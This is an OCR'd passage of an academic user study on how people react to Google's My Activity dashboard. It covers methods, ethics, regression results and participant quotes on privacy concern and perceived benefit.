


Figure 1: Main Study: The study was divided into three parts. During the intervention part, participants visited their own My Activity page and were questioned about nine of their activities (three per category) from Google Search, YouTube, and Maps.

instructed to login to their primary Google account. Then participants explored their My Activity for two minutes, managed by the browser extension with an overlay banner and restricting navigation away from My Activity. After two minutes, participants were directed back to the survey.

5. My Activity Questions: Participants were asked to provide their immediate reactions to My Activity and their reasoning for why Google is collecting this data. Participants were also asked if they perceive the data collection to be beneficial or harmful, if they have any concerns, and whether this data collection improves their experience using Google services. Questions: **Q5**–**Q9**.
6. Activity Presentation: Next the browser extension locally displayed three recent activities (randomly selected from 2 to 12 days old), three three-month-old activities (randomly selected from 90 to 100 days old), and three 18-month-old activities (randomly selected from 540 to 550 days old). The participants reported their awareness and recall of each of the nine activities, which were selected with an even distribution from the services Google Search, YouTube, and Google Maps. Questions: **Q10**–**Q14**.
7. Reflection and Trust: We then asked the participants to reflect on their post-exposure feelings and on the appropriateness of the data collection. Questions: **Q15**–**Q19**.
8. Change Behavior: Participants were asked what behavioral change they would likely implement after learning about My Activity, if they planned to change how long Google stores their activities, or if they would like to delete their activities. Participants were also asked if they plan to change their My Activity settings and if they would interact differently with Google products in the future. Questions: **Q20**–**Q25**.
9. Post-Exposure Perception of Google: We again asked participants about their concern for and benefit from Google's data collection. Questions **Q26**, **Q27**.
10. Demographics: Participants were asked to provide demographic information, such as age, identified gender, education, and technical background. Questions: **D1**–**D4**.
11. Uninstall Extension: Upon completing the survey participants were instructed to remove the browser extension.

4.2 Recruitment and Demographics

We recruited 669 participants via *Prolific*[3] for the screening survey. After applying our inclusion criteria, 447 participants qualified for the main study. Of those, 153 completed the main study; unfortunately, rates of return to the main study fell below 50%. On average, it took 4 minutes for the screening survey and 26 minutes for the main study. Participants who completed the screening survey received $0.50 USD and $3.75 USD for completing the main study.

We sought a balanced recruitment between gender and five age ranges (18–24, 25–34, 35–44, 45–54, 55+) with a median participant age of 38. Purposive sampling was performed using Prolific's built in study inclusion criteria which allows researchers to specify availability based on Prolific's pre-screened demographics. The identified gender distribution for the main study was 52 % men, 46 % women, and 2 % non-binary or did not disclose gender. Participant demographics are presented in Table 1 (for additional demographic information see the extended version of our paper [13]).

4.3 Analysis Methods and Metrics

Qualitative Coding. We conducted qualitative open coding to analyze 19 free-response questions. A primary coder from the research team crafted a codebook and identified descriptive themes by coding each question. A secondary coder coded a 20 % sub-sample from each of the free-response questions over several rounds, providing feedback on the codebook and iterating with the primary coder until inter-coder agreement was reached (Cohen's $\kappa > 0.7$). We report the number of responses receiving a code and percentage of responses assigned that code. Note that responses may be assigned multiple codes.

Statistical Tests and Regression Analysis. We performed two Wilcoxon signed-rank tests for repeated measurements on the Likert responses to the pre and post-exposure questions on concern (**Q2**, **Q26**) and benefit (**Q3**, **Q27**). The same tests were used to find differences between the responses **Q11**–**Q14** for the presented activities, and then post-hoc, pairwise analysis using again Wilcoxon signed-rank tests

[3] Prolific service: https://www.prolific.co, as of June 2, 2021.

Table 1: Demographic data of the participants. Age and gender data for our screening survey was provided by Prolific. The IUIPC data was collected at the end of the screening survey. Note: Prolific only provides binary gender data. To get more precise data, we asked for gender and age.

		Screening (n = 669)		**Main Study** (n = 153)	
		n	**%**	**n**	**%**
Gender	Woman	317	47	71	46
	Man	344	51	79	52
	Non-binary	–	–	2	1
	No answer	8	1	1	1
Age	18–24	126	19	29	19
	25–34	152	23	35	23
	35–44	144	22	31	20
	45–54	128	19	29	19
	55+	116	17	28	18
	No answer	3	0	1	1
		Avg.	**SD**	**Avg.**	**SD**
IUIPC	Control	5.8	1.0	5.9	1.0
	Awareness	6.3	0.8	6.4	0.8
	Collection	5.3	1.2	5.6	1.1
	IUIPC Combined	5.9	0.8	5.7	0.9

between categories, with Holm correction for overlapping measures.

We also performed two proportional odds logistic regressions to analyze which factors, in addition to the intervention, that may have influenced the Likert responses moving up or down the scales for concern (**Q26**) and benefit (**Q27**).

Finally, we performed three binomial logistic regressions on behavior change questions: Google settings **Q23**, review/delete activities **Q24**, and use Google products differently in the future **Q25**. Since we were interested whether participants planned to take action, we binned the *unsure* and *no* responses.

4.4 Ethical Considerations

The study protocol was approved by our Institutional Review Board (IRB) with approval number NCR202596, and throughout the process, we considered the sensitivity of participants' My Activity data at every step. At no point did (do) the researchers have access to participants' precise Google activities. All aspects of the survey requiring access to actual Google activity was administered *locally* on the participant's machine using the browser extension. We did not collect information about individual activities to protect participants privacy, and only report information in aggregate, e. g., the number of activities per month. All participants were informed about the nature of the study prior to participating and consented to participating in both the screening and main study. At no time did the extension nor the researchers have access the participants' Google password or to any other Google account data, and all collected data is associated with random identifiers.

4.5 Limitations

Our study is limited in its recruitment, particularly to Prolific users residing in the U.S. We attempted to compensate by performing purposive sampling on Prolific to balance demographic factors like age and gender, but we cannot claim full generalizability of the results. Despite this limitation, prior work [45] suggests that online studies about privacy and security behavior can approximate behaviors of populations.

Social desirability and response bias may lead to participants over describing their awareness of Google data collection as they may believe that this is the expectation of the researchers. Such biases may be most present when participants indicate if they intend to change a setting or behavior.

Our regression analysis is, unfortunately, under-powered to identify small effects as we only have 153 examples. However, the pseudo $R^2 > 0.5$ for the ordinal-logistic regression, suggesting excellent fit; the logistic regressions have pseudo $0.25 < R^2 < 0.68$, also suggesting good fits. As a result, we have confidence that the models are describing meaningful covariants, but small effects may not be captured.

Finally, as a pre-post-study we attribute changes in concern and benefit to the intervention, namely exposure to My Activity, but we cannot rule out other factors impacting changes in concern and benefit. A randomized control trial would be needed to completely rule out other factors, but using such a methodology here is unclear because there is limited control of the display of activities and behaviors of our online participants outside of the study.

5 Results

This section is structured along our research questions. We first present our findings concerning the participants' awareness and understanding of Google's data collection practices. Secondly, we show the impact of Google's My Activity on the perceived concern and benefit of the participants. Finally, we discuss what actions participants plan to take as a result of interacting with My Activity.

5.1 RQ1: Awareness and Understanding

As part of **RQ1**, we seek to understand if participants are aware of Google's My Activity, understand the scope of Google's data collection and how that data is used.

Prior Awareness of My Activity. Even though Google introduced My Activity in 2016, only a third ($n = 55$; 36 %) of the participants indicate that they have visited their My Activity page prior to our study. We also asked the participants to assess how aware they were of Google's practice to collect data on individuals' use of their services. This first question served—together with the Questions **Q2** and **Q3** (see Appendix A.2)—to get a first impression of participants'




Figure 2: When presented with activities from their own My Activity feed, participants' awareness (**Q11**) seems to be similar regardless of the service. The age of the activity however has small effect on the awareness (recent against 18 months).




Figure 3: The ability of participants to recall activities (**Q10**) decreases over time independent of activity type. Google Maps activities in general seem to be harder to recall (Search / Maps: $W = 3\,480$; $p < 0.001$; $r = 0.25$; YouTube / Maps: $W = 3\,609$; $p < 0.001$; $r = 0.31$).

attitudes towards data collection and privacy. Most participants ($n = 115$; 75 %) indicated they were at least *somewhat aware* ($n = 42$; 28 %), *moderately aware* ($n = 54$; 35 %), or even *extremely aware* ($n = 19$; 12 %). Only 6 (4 %) participants stated they were *not at all aware*.

Privacy Management Strategies. Qualitative coding of **Q4** indicates a divide between the participants who attempt to apply a specific privacy management strategy and those who appear to be privacy resigned or unconcerned, and thus do not have a management strategy. For instance:

> *No strategies. I just use Chrome and whatever information Google gets they get. I signed up and accepted that they would take my data and information.* (P61)

> *No, I don't. I don't mind that they collect data about my usage and statistics.* (P21)

Half of the participants ($n = 78$; 51 %) claimed not to have strategies for managing the kind of information Google may collect about them, while 38 (25 %) participants explained that they employed web browser based strategies such as opening private or incognito windows ($n = 17$; 11 %), installing ad-blocking or tracking prevention browser extensions ($n = 10$; 7 %), and clearing their browser history or cookies ($n = 9$; 6 %). Others indicated that they limit the information that they provide ($n = 25$; 16 %), limit their usage of Google products or refrain from logging into their Google accounts ($n = 7$; 5 %), provide false information ($n = 6$; 4 %), or delete information ($n = 3$; 2 %).

Scope of Data Collection. We asked a set of free-response questions after the participants visited their My Activity page to gauge immediate reactions (**Q5**). One-third ($n = 51$; 33 %) of study participants' immediate reaction was that of surprise, e. g., "I am surprised at how much of my browsing activity is saved and is identifiable" (P72), and "It's an awful lot of my life on that page" (P11). Furthermore, 54 (35 %) participants stated that the amount of data collected on the My Activity page was more than they expected. For example:

> *I'm surprised at how much data google collects beside it's own sites. I did not know it saved the links you clicked on after a google search, for instance.* (P23)

Others were not surprised ($n = 34$; 22 %) and stated the amount of data collection was as expected ($n = 30$; 20 %). For instance:

> *It didn't surprise me to see a tracking of all of my activity. Perhaps it gives me a way to control the information tracking in the future.* (P89)

Some participants found the My Activity page helpful ($n = 16$; 11 %) and were interested ($n = 9$; 6 %), while a few participants reacted with concern ($n = 6$; 4 %), felt uncomfortable ($n = 4$; 4 %), or thought it creepy ($n = 4$; 3 %).

This is in line with closed responses to awareness of data collection types for individual activities (**Q11**); as Figure 2 shows, for recent search activities 61 % of the participants indicated awareness. For 18-month-old YouTube activities, only 44 % of the participants responded with *yes*. Comparing across services and activity ages, we find that there is a significant difference between awareness of recent and 18-month old activities ($W = 1\,511$; $p = 0.004$; $r = 0.17$).




Figure 4: Roughly 75 % of the participants stated that My Activity helps them to better understand what data Google is collecting about them. Only around 12 % do not think My Activity aids their understanding.




Figure 5: The majority of participants found the explanations Google gives as to why they collect activity data appropriate (Web: 67 %; YouTube: 72 %; Maps: 64 %).

Note that not all participants had activities for each combination of services and time frames (see missing data in Figure 2 and 3). For 24 participants, we could not obtain a full set of nine activities, 14 participants saw six activities during the survey, and six participant had seven activities. One participant saw only one activity and the remaining three participants saw two, three, or eight activities.

Figure 3 shows the results of **Q10**. The participants report higher recall for recent activities compared to older ones (recent / 3 months: $W = 1\,711$; $p < 0.001$; $r = 0.26$; recent / 18 months: $W = 1\,862$; $p < 0.001$; $r = 0.48$; 3 months / 18 months: $W = 3\,062$; $p < 0.001$; $r = 0.29$). Around half of the participants were able to recall their 18-month-old Search ($n = 81$; 53 %) or YouTube activities ($n = 85$; 56 %). For Maps activities the fraction was even lower ($n = 65$; 42 %). In contrast, 92 % ($n = 141$) of the participants could remember their recent Google Search activities. However, even recent Google Maps activities were harder to recall for the participants ($n = 99$; 65 % could recall them). Compared with recent Google Search activities, there is a significant difference with a large effect size ($W = 2\,643.5$; $p < 0.001$; $r = 0.65$).

We assume this difference is due to the fact that some of the Google Maps activities were generated without the participants actively interacting with the service while Search activities are basically queries made via Google Search.

Note that not all participants had activities for all services and time periods. In total 76 (of 1 377) records for the activity presentation of 24 participants were missing.

Understanding of Data Collection. We also recorded the mouse movements of the participants during their visit of the My Activity page to get an idea of whether and how they interacted with the page. We recorded an average participant scroll depth of 20 553 pixels ($SD = 22\,285$, $min = 657$, $max = 252\,735$). A single activity height is approximately 200 pixels, which suggests that the average participant scrolled past approximately 100 activities during their exploration.

Asked whether My Activity helps to better understand what data Google collects, most participants ($n = 116$; 76 %) agreed. Only 12 % ($n = 19$) indicated that it did not help. Figure 4 shows the full results of this question. And when asked to explain why they think My Activity helps them to better understand what data Google collects (**Q23_A**), 61 (40 %) participants reported that My Activity provides transparency about the collected data, e. g., "I didn't realize some of this info was collected" (P4), and

> *I see what they are collecting. I feel like I always knew they were watching every site I visited but to quantify it gives me a better understanding.* (P66)


Still other participants ($n = 31$; 20 %) were skeptical and felt the My Activity page did not show all the data Google collects, e. g., "I see the data that they are retaining, but I'm concerned that there is more data being saved that they're not sharing with me" (P148), and

> *I think it gives me a better understanding, but I don't believe Google is being completely transparent on their end with what they keep or use. It is just what I can control on my end.* (P69)

For some participants ($n = 13$; 8 %) My Activity did not help them better understand what data Google collects. For example:

> *It shows me what I have done but not how they are using it or what they are collecting from this data. Like are they collecting what I do in the app, what I engage with, how long I'm there what keeps my interest.* (P17)

Purpose of Data Collection. We asked the participants to think of three purposes for which Google might collect this data (**Q7**). Most participants ($n = 123$; 80 %) stated that the purpose for the collection was targeted advertising. For example: "Make advertisements more targeted and effective" (P22), and "To target advertisements at me from my



(a) Level of concern before and after visiting My Activity.

(b) Frequency of benefit before and after visiting My Activity.

Figure 6: Proportions of the participants' assessment of (a) the level of concern (**Q2** & **Q26**) and (b) the frequency of benefit (**Q3** & **Q27**) before and after visiting the My Activity dashboard.

search history" (P29). The next largest group identified experience improvements that include personalization ($n = 109$; 71 %) as the purpose, e. g., "Customize my search results based on interest" (P39), and product improvements ($n = 42$; 25 %), e. g., "Usage data for company research for products and programs" (P149). Some participants ($n = 59$; 39 %) thought that Google's purpose was to sell their usage data. P10 said, "Sell my data to third parties for profit," and P31 said, "To sell to other companies."


The purposes provided are mostly in line with what Google describes on its help pages, where they indicate the following reasons to collect activity data: (i) product improvements, (ii) recommendations, (iii) personalizations, and (iv) browser/search/location history. However, knowing the purpose for the data does not imply agreement with the use, and so we also presented participants with Google's explanations for data collection, asking participants to gauge appropriateness of the explanation (**Q17**-**Q19**). For all three activity categories, Figure 5 shows that 64 % think the reasons to collect activity data are at least *slightly appropriate*.

5.2 RQ2: Impact on Benefit and Concern

Google's My Activity dashboard provides extensive insights into data collection, and in this research question we seek to understand if exposure to My Activity affects concerns about or beliefs in benefits of Google's data collection. We evaluate two Likert questions, one about concern (**Q2**, **Q24**) and one about benefit (**Q3**, **Q25**), before and after exposure to My Activity, as well as open-response explanations in answering this research question. The responses are visualized in Figure 6.

Initial Perceptions Concerns. When participants were asked to explain their concern (**Q2_A**) with the amount of information Google is collecting, more than half of the participants ($n = 79$; 52 %) said they had privacy concerns, such as concerns about the amount of information ($n = 15$), e. g., "I feel like Google is taking way too much of my data" (P128), sensitivity of the information ($n = 14$), e. g., "I'm concerned that the data collected can be very specific and in turn, identifying" (P103), and feeling uncomfortable sharing information ($n = 12$), e. g., "My information is private and should be shared with no one" (P54). For some participants ($n = 29$; 19 %) the unknowns were concerning, such as how the information is used ($n = 19$), and who has access to the information collected ($n = 5$). For example P95 said, "I don't know what is being done with my personal information that Google collects and who is capable of gaining access to it." Security was also a concern for some participants ($n = 22$; 14 %), specifically concerns about data misuse ($n = 18$) and personal data being released ($n = 8$). This quote from P138 is an example: "I am concerned about any platform, application or website wrongfully accessing my data or having a breach of the data I provide." Still others ($n = 16$; 11 %) responded that there existed a trade-off between privacy and free services, such as P115 who said: "I don't like that my privacy is being compromised, but overall I enjoy the convenience of the services and feel its worth it."

Initial Perceptions of Benefits. When explaining the benefit (**Q3_A**), participants described the benefits of improved suggestions ($n = 46$; 30 %), personalized advertisements ($n = 24$; 16 %), and the availability of usage history ($n = 15$; 10 %). For example, P11 said, "I'm given information and predictions about what I'm looking for in a more precise and efficient manner, because my data has clued Google in." Participant P39 who found personalized advertisements useful said, "I receive ads that I have interest in and do not see 'annoying' ads as a result." Participant P26 had this to say about the benefits data collection for usage history: "Use of My Activity helps me retrace my steps and find information that I may need at a later date." Other participants ($n = 26$; 17 %) said they perceived no benefit, such as participant P17, who said "All they do is bombard me with more ads and it doesn't help me to do anything."



(a) Level of concern alluvium plot.

(b) Frequency of benefit alluvium plot.

Figure 7: Detailed visualization of how the participants change their assessments of (a) the level of concern (**Q2** & **Q26**) and (b) the frequency of benefit (**Q3** & **Q27**) after interacting with the My Activity dashboard.

Other Concerns. We additionally asked if participants had other concerns (**Q8**) prior to exposure, and many participants reported privacy concerns ($n = 58$; 38 %), security concerns ($n = 31$; 20 %), and too many unknowns ($n = 22$; 14 %). Among the privacy concerns were concerns about selling information ($n = 14$) and third parties ($n = 12$); for instance, participant 19 had this to say:

> *Google sells my information as a product. I am not really a customer. I am like a piece of corn that is sold on the commodities market. The farmer, Google, feeds my information and I respond. I am then sold to the highest bidder several times.* (P19)

There were also privacy concerns about the amount of information ($n = 12$), e. g., "It's just an odd feeling, knowing they collect every bit of information about me and keep it probably forever." (P108)

Participants' security concerns were about data breach ($n = 29$), e. g., "It does worry me if they ever had a data breach because it seems like they do have a lot of information about their users" (P143), and potential data misuse ($n = 18$) e. g., "I also worry about hacking and unsavory entities using my information in ways I don't even understand" (P89), and "I am confident that given the opportunity, some human with any access to the data will use it for selfish reasons, possibly to the detriment of others" (P127).

Changing Level of Concern. To determine if there are significant changes in perceived concerns, we performed a Wilcoxon signed-rank test on the Likert responses before (**Q3**) and after (**Q24**) exposure to My Activity. We find that concern significantly decreases ($W = 2519.5$, $p < 0.001$) with an effect size of $r = 0.32$, suggesting that this decrease in concern is moderate in size.

To explore what factors may have influenced the decline in concern, we performed an ordinal logistic regression with outcome variable of the Likert concern scale (see Table 2). We included binary variables for initial concern, benefit increased, high IUIPC factors, gender, age, education level, IT background, and number of activities stored in the Google account, and the final model had a Aldrich-Nelson pseudo-$R^2 = 0.63$. (see the extended version of the paper [13] for the complete model) We find that those who had *extremely* ($\eta = 5.71, OR = 303, p < 0.001$), *moderately* ($\eta = 4.56, OR = 96, p < 0.001$), and *somewhat* ($\eta = 2.77, OR = 16, p < 0.001$) concern initially were significantly likely to reduce their concern after exposure. Participants who were *extremely* concerned were 303× more likely to reduce their concern, and those *moderately* concerned were 96× more likely. All other factors seem to have no or little effect, except perhaps for the age range 35 to 54 ($\eta = 0.91, OR = 2.5, p = 0.052$).

The alluvium plot in Figure 7a shows in more detail how the level of concern changes among the participants based on their initial concern. In total, 61 (40 %) participants moved down the scale, 69 (45 %) stayed the same, and only 23 (15 %) increased their concern.

Changing Perceptions of Benefits. We find that there is a significant increase in perceived benefit (Wilcoxon signed-rank test, $W = 435$, $p < 0.001$) with a moderate effect ($r = 0.32$). Using the same factors as before, we constructed an ordinal logistic regression model to identify potential covariants that led to the increase in benefit (see Table 3). The extended version of our paper [13] contains the full model.

Across all initial benefit responses (*never*, *rarely*, *sometimes*, *often*, and *always*), the regression exposes significant likelihood of keeping the same benefit or increasing benefits with odds ratio $> 10^6$, suggesting that participants across the spectrum recognized benefits to Google's data collection. We observed that participants identified as male also were significantly more likely to increase their benefit perceptions ($\eta = 0.92, OR = 2.5, p = 0.014$), but other factors were not meaningfully significant.

Table 2: Ordinal regression model to describe the level of concern after visiting the My Activity dashboard. The model uses a descending concern scale (i. e., from *extremely* to *not at all concerned*). The Aldrich-Nelson pseudo R^2 of the model is 0.63.

Factor	Est.	OR	Pr(>|z|)
Pre-Exp. concern = *Extremely*	5.71	302.84	<0.001 ***
Pre-Exp. concern = *Moderately*	4.56	95.60	<0.001 ***
Pre-Exp. concern = *Somewhat*	2.77	15.96	0.002 **
Pre-Exp. concern = *Slightly*	1.18	3.26	0.167
Increasing benefit	−0.17	0.85	0.654
Knows My Activity = *Yes*	−0.32	0.72	0.348
IUIPC cont. > 3.5	0.29	1.34	0.784
IUIPC awar. > 3.5	−0.41	0.66	0.842
IUIPC coll. > 3.5	0.29	1.33	0.595
Gender = *Male*	−0.24	0.79	0.481
Age ∈ {18 − 34, 25 − 34}	0.39	1.47	0.417
Age ∈ {35 − 44, 45 − 54}	0.91	2.50	0.052 ·
Edu. ∈ {*No sch.g, (Sm.) HS*}	0.19	1.21	0.734
Edu. ∈ {*Sm. col., Assoc., Prof.*}	0.07	1.07	0.844
Has IT background	0.64	1.90	0.105
# of activities > median	−0.47	0.63	0.146
Intercepts			
Not at all | *Slightly*	0.58	1.79	0.773
Slightly | *Somewhat*	2.87	17.66	0.158
Somewhat | *Moderately*	4.63	102.01	0.024 *
Moderately | *Extremely*	6.77	875.08	0.001 **

Signif. codes: *** ≙ < 0.001; ** ≙ < 0.01; * ≙ < 0.05; · ≙ < 0.1

Table 3: Ordinal regression model to describe the frequency of benefit after after visiting the My Activity dashboard. In the model a ascending frequency scale (i. e., from *never* to *always*) is used. The Aldrich-Nelson pseudo R^2 of the model is 0.68.

Factor	Est.	OR	Pr(>|z|)
Pre-Exp. benefit = *Never*	22.29	4.81×10^{9}	<0.001 ***
Pre-Exp. benefit = *Rarely*	20.26	6.28×10^{8}	<0.001 ***
Pre-Exp. benefit = *Sometimes*	18.58	1.17×10^{8}	<0.001 ***
Pre-Exp. benefit = *Often*	16.12	1.00×10^{7}	<0.001 ***
Increasing concern	0.57	1.77	0.268
Knows My Activity = *Yes*	−0.56	5.71×10^{-1}	0.133
IUIPC cont. > 3.5	0.00	1.00	0.998
IUIPC awar. > 3.5	0.18	1.20	0.935
IUIPC coll. > 3.5	0.41	1.50	0.473
Gender = *Male*	0.92	2.51	0.014 *
Age ∈ {18 − 34, 25 − 34}	0.76	2.14	0.126
Age ∈ {35 − 44, 45 − 54}	0.58	1.79	0.256
Edu. ∈ {*No sch.g, (Sm.) HS*}	−0.16	8.50×10^{-1}	0.782
Edu. ∈ {*Sm. col., Assoc., Prof.*}	−0.16	8.51×10^{-1}	0.671
Has IT background	−0.07	9.30×10^{-1}	0.864
# of activities > median	0.30	1.36	0.373
Intercepts			
Always | *Often*	15.61	6.00×10^{6}	<0.001 ***
Often | *Sometimes*	18.78	1.43×10^{8}	<0.001 ***
Sometimes | *Rarely*	21.99	3.55×10^{9}	<0.001 ***
Rarely | *Never*	24.56	4.63×10^{10}	<0.001 ***

Signif. codes: *** ≙ < 0.001; ** ≙ < 0.01; * ≙ < 0.05; · ≙ < 0.1

Figure 7b provides more insights into the broad increase in perceived benefit. In total, 45 (29 %) increased their benefit response, 93 (61 %) kept it the same, and only 15 (10 %) decreased their perceived benefit.

Final Perceptions of Concerns. Post exposure, participants were also asked to explain their final concern (**Q26_A**) choices. Qualitative coding revealed that while the total number of participants describing a privacy concern dropped from 79 (52 %) to 72 (47 %). The number of participants who described privacy concerns about the amount of information collected increased to 21 (14 %) from 15 (10 %). For example, P22 said:

> *I'd say I'm a little more concerned now about how much is being collected. Especially with one of the random activities shown in the survey being well over a year old.*

Similarly, some participants, 25 (16 %) versus 22 (14 %), mentioned security concerns, and prevalent codes that increased included data misuse ($n = 20$), e. g., "I'm worried about the misuse of the data and security of it" (P127), and personal data being released ($n = 14$), e. g., "There is always a chance that personally identifiable information can somehow be leaked to the Internet at large" (P147).

We also observed a slight increased in participants describing that they were now unconcerned with the data collection, 25 (16 %) verses 21 (14 %). For example, participant P13 said:

> *I am not concerned. Nothing's ever gone wrong as a result of what they collect. I don't have things to hide. I imagine the data collection helps me.*

Final Perceptions of Benefits. Explaining their final benefits from Google's data collection (**Q27_A**), qualitative coding revealed an increase in the number of participants who described benefits of suggestions: 70 (46 %) versus 46 (30 %). For example participant P20 said, "YouTube recommendations are tailored around my activity, so that's beneficial to me," and participant P119 said, "Many of Google's services offer useful personalized suggestions based on my data." We also found an increase in the number of participants who said that they found that access to their activity history beneficial: 26 (17 %) versus 15 (10 %, e. g., "I can go back to a websites I have viewed about specific things if I need to, find that song I really want to hear that I listened to last week, and make it easier to get places I may be returning to" (P18). Fewer participants said they get no benefit from the data collection:

19 (12 %) versus 26 (17 %), like P86 who said, "How and why would I benefit from it when I didn't even know they are collecting information about my activities."

5.3 RQ3: Behavioral Change

To answer our third research question **RQ3**, we surveyed participants about their willingness to take action after they have learned about Google's data collection practices. We asked three closed-ended (**Q23**, **Q24**, and **Q25**) and three open-ended questions (**Q23_A**, **Q24_A**, and **Q25_A**) to gauge participants' intentions to take action or change their behavior as a result of the exposure to My Activity. The results of the three closed-ended questions are summarized in Figure 8.

